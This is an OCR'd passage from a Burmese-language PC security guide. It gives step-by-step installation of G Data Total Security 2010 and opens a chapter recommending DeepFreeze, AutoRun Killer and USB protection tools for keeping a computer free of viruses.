



Configuration Box တက်လာတာကတော့ လုပ်ဆောင်ချက်စနစ်များကို စနစ်ချသတ်မှတ်ရန်အတွက်ဖြစ်ပါတယ်။ Next Button နှိပ်လိုက်ပါ။ ဘေးမှ Configure Box အတွက် Medium detection Level ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။





Select Extended Box ကိုတော့ Select all တွင်အမှတ်တပ်လိုက်လျှင် လုပ်ဆောင်ချက်စနစ်များကို အားလုံးရွေးချယ်ပြီးဖြစ်သည့်အတွက် Next Button နှိပ်လိုက်ပါ။ ဘေးမှ Guard start mode အတွက် Normal start ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။






System Scan Box ကိုတော့ Perform short --- တွင်အမှတ်တပ်လိုက်ပြီး Next Button နှိပ်လိုက်ပါ။ ထည့်သွင်းမှု၊ စနစ်သတ်မှတ်မှုများ အားလုံးပြီးပြီဖြစ်လို့ Finish Button ကိုနှိပ်လိုက်ပါ။

Update File များကို ကွန်ပျူတာစီဒီအရောင်းဆိုင်များတွင်ဝယ်ယူရရှိနိုင်သလို အင်တာနက်မှကိုယ်တိုင် Update File ကို Download ချယူကာ Manual Update ဖြင့်ထည့်သွင်းနိုင်ပါတယ်။ တိုက်ရိုက် မလုပ်သင့်ပါ။

Update Menu အောက်တွင် Manual Update ကိုရွေးချယ်ကာစာဖတ်သူ Download လုပ်လာသော Update Zip File ကိုရွေးချယ်ပေးကာ အသင့်သုံးနိုင်ပါပြီ။



G Data Total Security 2010 ဆိုသည်မှာ


G Data Total Security 2010 ဟာအခြားသော Anti-Virus Program တို့မဖြေရှင်းနိုင်တဲ့ Virus များအပြင် Virus Script များကိုပါရှင်းလင်းပေးရာတွင် နာမည်ကျော်ပါတယ်။ ထူးခြားသောလုပ်ဆောင်ချက်ကတော့ အခြား Anti-Virus တစ်ခုနှင့်တွဲဖက်လုပ်ဆောင်နိုင်သလို၊ ကွန်ပျူတာ၏လုပ်ဆောင်ချက်စွမ်းရည်ကိုပါ မြှင့်တင်ပေးဖို့ဖန်တီးထားပါတယ်။ အသေးစိတ်စစ်ဆေးပေးနိုင်သလို Third Party Program တို့ကိုလည်းဖြေရှင်းကာကွယ်ပေးပါတယ်။


ဖန်တီးထားသော အသုံးချမျက်နှာစာအနည်းငယ်ခက်ခဲနေတာတော့ရှိပါတယ်။ ဒါပေမယ့်လည်း လုပ်ဆောင်ချက်ကောင်းမွန်တဲ့ အသုံးပြု Tool များကိုပိုင်ဆိုင်ထားတာကြောင့် စိတ်ပျက်စရာတော့မရှိပါဘူး။ ကောင်းတာနောက်တစ်ခုကတော့ Scan ရှာဖွေရရှိတဲ့ဖိုင်တိုင်းကိုမဖျက်ပစ်ပဲ အသုံးပြုသူရဲ့ခွင့်ပြုချက်ကိုစောင့်ဆိုင်းပါတယ်။ တစ်ချို့ Anti-Virus တွေလို exe File တွေဖျက်ခံရတဲ့ဒုက္ခကင်းဝေးတာပေါ့။ www.gdatasoftware.com ကိုဝင်ရောက်လေ့လာနိုင်သလို Update တွေလည်းရယူနိုင်ပါတယ်။


လိုင်စင်ဖြင့် G Data Total Security 2010 Program ထည့်သွင်းခြင်း

G Data Total Security 2010 Program ကိုထည့်သွင်းရန်အတွက် G Data Total Security 2010 Folder အတွင်းမှ GDTC2010ENG_INT.exe ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။

အောက်ပါအတိုင်း ကွန်ပျူတာစနစ်ကို Preparing လုပ်နေသည်အားတွေ့မြင်ရပါမယ်။










Welcome Box တက်လာတဲ့အခါ Next Button နှိပ်လိုက်ပါ။ ဒေါ့မှ Unistall Box ကတော့ စာဖတ်သူကွန်ပျူတာအတွင်းမှ ပထမထည့်သွင်းထားတဲ့ AntiVirus, Anti Spyware Program များကို ဖျက်ပယ်လိုသည်လားမေးသည့်အတွက် မဖျက်လိုပါသဖြင့် No Button ကိုနှိပ်လိုက်ပါ။


အောက်မှ Wizard Box တက်လာပါက Yes Button ကိုနှိပ်ပါ။ ပထမ Anti-Virus Program ရဲ့ လုပ်ဆောင်မှုကိုခေတ္တပိတ်ထားရန်တောင်းဆိုလာတာပါ။ End Button ကိုနှိပ်လိုက်ပါ။




Licence Agreement Box တက်လာတဲ့အခါ I accept the -- ကိုရွေးချယ်ကာ Next Button နှိပ်လိုက်ပါ။ ဒေါ့မှ Malware Feedbak Box ကိုတော့ I am parti---- တွင်အမှတ်တပ်ကာ Continue Button ကိုနှိပ်လိုက်ပါ။









Installations Type Box တက်လာတဲ့အခါ Install Full Version -- ကိုရွေးချယ်ကာ Next Button နှိပ်လိုက်ပါ။ ဘေးမှ Setup Type Box ကိုတော့ Complete ကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။






Additional Modules Box တက်လာတဲ့အခါဘာမှမရွေးချယ်ပဲ Next Button နှိပ်လိုက်ပါ။ Schedule Box ကိုတော့အားလုံးကိုရွေးချယ်ကာ Next Button ကိုနှိပ်လိုက်ပါ။

အလိုအလျောက်စစ်ဆေးချိန်ကိုသတ်မှတ်ခိုင်းလိုက်တာပါ။



Ready To Install Box တက်လာတဲ့အခါ Install Button ကိုနှိပ်လိုက်ပါ။

ဒုတိယပုံစံကတော့ Installation လုပ်နေတာကိုတွေ့မြင်နေရတာပါ။




Installation Completed Box ကတော့အားလုံးထည့်သွင်းပြီးဖြစ်ကြောင်းဖော်ပြတာမို့ Finish Button ကိုနှိပ်လိုက်ပါ။ ဒုတိယ Massage Box ကတော့ ကွန်ပျူတာကိုပြန်ပိတ်ခိုင်းတာဖြစ်လို့ Yes Button ကိုနှိပ်လိုက်ပါ။

အလိုအလျောက်ပြန်ပိတ်ပြီးပြန်ပွင့်လာပါလိမ့်မယ်။ အသုံးပြုရန်မခက်ခဲတာမို့ စာဖတ်သူကိုယ်တိုင် လေ့လာသုံးစွဲကြည့်လိုက်ပါ။ လိုင်စင် Code ကိုအင်တာနက်ချိတ်ဆက်သုံးဆွဲမှသာဖြည့်သွင်းရပါမယ်။

အခန်း (၈)

အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံး ဖန်တီးခြင်း



အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံး

စာဖတ်သူအနေနဲ့ အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးကိုပိုင်ဆိုင်လိုမှာပါ။ မကြာခဏ Virusတွေကြောင့် ပြင်ဆင်နေရလို့စိတ်ညစ်နေမယ်ထင်တယ်။ ကွန်ပျူတာတစ်လုံးကို Virus ရန်ကအကောင်းဆုံးကာကွယ်ဖို့ကတော့ USB Stickတွေ၊ MP3, 4 တွေ၊ Digital Camera တွေလုံးဝမတပ်ဆင်ပါနဲ့။ မသုံးပါနဲ့။ မည်သည့် မီဒီယာပစ္စည်းမှမသုံး/ မကူးပါနဲ့။ အင်တာနက်မှကူးယူလာတဲ့ ဖိုင်တွေ၊ ဆော့ဖ်ဝဲတွေ၊ ဂိမ်းတွေမထည့်ပါနဲ့။ အင်တာနက်လိုင်းချိတ်ဆက်မသုံးပါနဲ့။ ဒီတိုင်းသာထားသုံးပါ။ လုံးဝ Virus မကူးဆက်နိုင်ပါ။

စာရေးသူပြောတာလူတိုင်းသိပါတယ်၊ မသုံးလို့မှမဖြစ်တာလို့ဆိုပြီး စိတ်ဆိုးသွားပြီလား။ စာရေးသူ သိပြီးသားပါ။ ယခုခေတ်ကာလမှာ ဒီမီဒီယာပစ္စည်းတွေမသုံးတဲ့သူဆိုတာ ရှိတော့မယ်မထင်ဘူးနော်။ ဒါကြောင့်လဲ Virus တွေကပျံ့နှံ့အားသိပ်ကောင်းလာတာပါ။ ဒီ Virus တွေကိုဖြန့်ပေးနေသူဘယ်သူလဲ သိလား။ စာရေးသူအပါအဝင် ကွန်ပျူတာလောကသားအားလုံးပါပဲ။ ဘယ်သူမှမလွတ်ပါဘူး။ အားလုံးတရားခံပါပဲ။

ဒါကြောင့်ယခုကဏ္ဍကိုအထူးတလည်စမ်းသပ်မှုများစွာပြုလုပ်ပြီးမှ စာဖတ်သူတို့အတွက် အကြံပြုတင်ပြလိုက်ရတာပါ။ စာစီစာရိုက်ဆိုင်များ၊ ဓာတ်ပုံကူးဆိုင်များ၊ သီချင်းသွင်းဆိုင်များအပါအဝင် မီဒီယာပစ္စည်းသုံးနေကြသောသူများအားလုံးအတွက် အမှန်တကယ်အသုံးဝင်ပါလိမ့်မယ်။ အကောင်းဆုံး အလုံခြုံဆုံးကာကွယ်ထားနိုင်ပါလိမ့်မယ်။

စာဖတ်သူအနေနဲ့အခက်အခဲတော့ရှိနိုင်ပါတယ်။ လိုအပ်လျှင်ကျွမ်းကျင်ပညာရှင်တစ်ဦးရဲ့ အကူအညီလိုအပ်ပါသေးတယ်။ Virus အသန့်စင်ဆုံးဖြစ်နေမှသာ ယခုကဏ္ဍကိုပြုလုပ်ထားသင့်ပါတယ်။

လိုအပ်ချက်တွေကတော့-

၁။ ကွန်ပျူတာအတွင်း Virus လုံးဝမရှိသင့်ပါဘူး။

အချို့ Virusတွေဟာကွန်ပျူတာအတွင်းရှိနေပေမယ့်ဒုက္ခမပေးသလို ရှိကြောင်းလည်းမသိရတတ်ပါ။

၂။ ဖြစ်နိုင်လျှင် Windows အသစ်ပြန်တင်သင့်ပါတယ်။

မိမိကိုယ်တိုင်ပြုလုပ်ရန်အခက်အခဲရှိပါက ကျွမ်းကျင်သူထံအကူအညီတောင်းယူပါ။ စာဖတ်သူအသုံးပြုမည့် ဆော့ဖ်ဝဲများ၊ ဂိမ်းများ၊ လုပ်ဆောင်ချက် Driver များပြန်ထည့်ရန်လိုအပ်ပါတယ်။

၃။ ကာကွယ်ရေးစနစ်များအားလုံးမပြီးဆုံးမီ မည်သည့် မီဒီယာပစ္စည်းမှမတပ်ဆင်ပါနဲ့။

မီဒီယာပစ္စည်းများဟာ Virus အလွယ်ကူးစက်စေပါတယ်။ ကာကွယ်ရေးလုပ်ဆောင်ချက်များ ပြီးစီးမှသာ သုံးစွဲသင့်ပါတယ်။

အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးအတွက်လိုအပ်သောဆော့ဖ်ဝဲများ

အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးဖြစ်စေဖို့ ယခုကဏ္ဍမှာ အသားပေးဖော်ပြလိုက်ရတာကတော့ ကာကွယ်ဆေး Program များအကြောင်းဖြစ်ပါတယ်။ စာဖတ်သူကွန်ပျူတာအတွင်း Virus မရှိဘူးလို့ယူဆလိုက်တဲ့အတွက် လိုအပ်သောကာကွယ်ဆေးများကိုသာညွှန်းပါတော့မယ်။

ယခုကဏ္ဍအတွက် လုပ်ငန်းစဉ်နှစ်မျိုးရှိပါတယ်။ တံခါးဖွင့်လမ်းစဉ်နှင့် တံခါးပိတ်လမ်းစဉ်တို့ ဖြစ်ပါတယ်။

တံခါးဖွင့်လမ်းစဉ်အတွက် နာမည်ကျော် Anti-Virus Program တစ်ခုလိုအပ်ပြီး ပုံမှန် Virus Update လုပ်သင့်ပါတယ်။ အကောင်းဆုံးနှင့်အလုံခြုံဆုံးဖြစ်တဲ့ ဂိတ်စောင့်တွေထားဖို့ရည်ရွယ်ပေမယ့် အနည်းငယ်လွတ်ဟသွားတာနဲ့ Virus တွေဝင်ရောက်နိုင်ပါတယ်။

တံခါးပိတ်လမ်းစဉ်ကတော့ ဆော့ဖ်ဝဲထပ်ထည့်ဖို့ပင်မလွယ်ကူသည်ထိပိတ်ဆို့လိုက်ပါတယ်။ ဘယ်လောက်ပင်လုံခြုံသလဲဆိုရလျှင် စာဖတ်သူကိုယ်တိုင် ပိတ်ထားသော Harddisk Drives ကို အသုံးပြုနိုင်သော်လည်း ဖျက်ခြင်း၊ သိမ်းဆည်းထည့်သွင်းခြင်း၊ ပြင်ဆင်ခြင်းများလုံးဝမလုပ်ဆောင်နိုင်တော့ပါ။ လိုအပ်လို့ ပြင်ဆင်ပြောင်းလဲလိုလျှင် Password ဖြင့်သာဝင်ရောက်ရပါတယ်။ Free Anti-Virus Program တစ်ခုထည့်ထားပြီး Virus Update ပုံမှန်မလုပ်သော်လည်းလုံခြုံနေပါတယ်။

အထက်ပါလမ်းစဉ်နှစ်ခုအတွက် အဓိကကွာခြားတာကတော့ DeepFreeze ဆော့ဖ်ဝဲထည့်ခြင်း၊ မထည့်ခြင်းပါပဲ။ စာဖတ်သူထည့်သွင်းနိုင်သော ဆော့ဖ်ဝဲများကတော့–

တံခါးဖွင့်လမ်းစဉ်

၁။ License Anti-Virus Program
၂။ SypHunter Security
၃။ AutoRun Killer
၄။ USB Security
၅။ USB Anti-Virus
၆။ USB Anti-Body
၇။ CCleaner
၈။ Registry Easy

တံခါးပိတ်လမ်းစဉ်

၁။ Free Anti-Virus Program
၂။ AutoRun Killer
၃။ USB Security
၄။ USB Anti-Body
၅။ CCleaner
၆။ **DeepFreeze**

စာကြွင်း---- *အများသုံးခွင့်ရှိသောကွန်ပျူတာများတွင် တံခါးပိတ်လမ်းစဉ်ပြုလုပ်ထားသော်လည်း* DeepFreeze *ပြန်ဖွင့်နိုင်သော ဆော့ဖ်ဝဲရှိနေပြီဖြစ်သောကြောင့် သုံးစွဲခွင့်ရှိသူများကိုစိတ်ချမထားသင့်ပါ။*


Auto Run Killer အကြောင်းသိထားဖို့ရာ


Virus တွေဟာ Media Drive များမှကူးစက်နိုင်ရန်၊ ကွန်ပျူတာအတွင်း Virus လုပ်ငန်းများလုပ်ဆောင်နိုင်ရန်အတွက် AutoRun Program တစ်ခုအမြဲနီးပါး ပါရှိပါတယ်။ AutoRun Program တွေကိုအသုံးချနေတာ Virus တွေတင်မကပါဘူး။ ပုံမှန်ကွန်ပျူတာလုပ်ငန်းစဉ်များတွင်ပါ အသုံးပြုကြပါတယ်။


အများဆုံးတွေ့နိုင်တာကတော့ Installation CD များတွင်ဖြစ်ပါတယ်။ ကွန်ပျူအတွင်း စီဒီထည့်လိုက်သည်နှင့် ကွန်ပျူတာမှအလိုအလျောက်လုပ်ဆောင်ရန်အတွက်ဖြစ်ပါတယ်။ Virus ရေးသူတွေဟာ ၄င်းလုပ်ဆောင်ချက်ကိုအခွင့်ကောင်းယူပြီး Virus များကိုညှန်ကြားကြပါတယ်။ ဒါကြောင့် မည်သည့် AutoRun ကိုမဆို စာဖတ်သူကွန်ပျူတာမှလုံးဝခွင့်မပြုသင့်ပါဘူး။ ဖွင့်လိုသမျှကို တဆင့်ခြင်းသာဖွင့်သွားပါ။ သတိပြုရမည်မှာ AutoRun ကိုပိတ်ထားသော်လည်း CD Drive ကို ကလစ်နှစ်ချက်နှိပ်ဖွင့်ခြင်း၊ Enter Key ခေါက်ဖွင့်ခြင်းများမပြုရပါ။ ထိုကဲ့သို့ဖွင့်ခြင်းသည် AutoRun ကိုပွင့်စေပါတယ်။ ဖွင့်လိုသော CD Drive ပေါ် Right Click နှိပ်၍ Explorer or Open ဖြင့်ဖွင့်ပါ။

Installation လုပ်လိုလျှင်လည်း AutoRun ဖြင့်မပြုလုပ်စေပဲ -----.exe ကိုကလစ်နှစ်ချက်နှိပ်၍ Install လုပ်ပါ။ ယခုဆော့ဖ်ဝဲသုံးထားလျှင် Virus အတော်များများအတွက်ဝင်ရောက်ရန် တံခါးပေါက်မရှိဖြစ်နေပါလိမ့်မယ်။ စနစ်နောက်ကွယ်မှလုပ်ဆောင်သလို လေးပင်မှုလုံးဝမပေးတဲ့အတွက်သိပ်ကောင်းတဲ့ ဆော့ဖ်ဝဲအသေးလေးပါ။ တစ်ခုခုတပ်ဆင်လိုက်တိုင်းပေါ်လာမယ့် Message Box ကိုတော့သေချာဖတ်ပါ။

Auto Run Killer Program Installation

Auto Run Killer Program ကိုစတင်ထည့်သွင်းနိုင်ရန် CD=>Good Security=>CPE AutoRun Killer Folder ကို Copy ဖြင့်ကူးယူကာ C:\Program files အတွင်းထည့်လိုက်ပါ။ ပြီးလျှင် C:\Program files\CPE AutoRun Killer Folder\CPE17---.exe  ကိုကလစ်နှစ်ချက်နှိပ်လိုက်ပါ။





CPE AutoRun Killer Folder ထဲတွင်ပါဝင်သော ဖိုင်နှစ်ဖိုင်မှ Regedit.exe File သည်လိုအပ်သော System Process နေရာတစ်ခုသို့အလိုအလျောက်ပြောင်းရွှေ့သွားပါလိမ့်မယ်။ Folder ထဲတွင် CPE17---.exe File သာကျန်ခဲ့ပါမယ်။ အခြား Program တွေလိုအဆင့်လိုက် Install လုပ်စရာမလိုပါ။ ကွန်ပျူတာတွင် အမြဲတမ်းလုံခြုံရေးယူကာ Virus တွေကိုတားမြစ်ပါလိမ့်မယ်။

USB Security ရဲ့လုပ်ဆောင်ချက်


USB Stick အပါအဝင် Media Drive များအားလုံး USB တွင်လာရောက်တပ်ဆင်သည်နှင့် အလိုအလျောက် AutoRun Program, Virus File များကိုစစ်ဆေးပေးပါတယ်။ Virus File တစ်ခုခုပါရှိလာလျှင် ရှင်းလင်းပေးပါတယ်။ Virus အတော်များများကိုသိရှိရှင်းလင်းနိုင်ပါတယ်။ လုံးဝလုံခြုံတယ်လို့မဆိုသာပေမယ့် အတော်ပင်လုံခြုံပါတယ်။ AutoRun Program တွေကိုလည်းရှင်းလင်းပေးနိုင်ပါတယ်။ လုပ်ဆောင်ချက်နှေးကွေးခြင်းမရှိသဖြင့် ကွန်ပျူတာလုပ်ငန်းစဉ်စနစ်အတွက်အနှောက်အယှက်မပေးပါ။

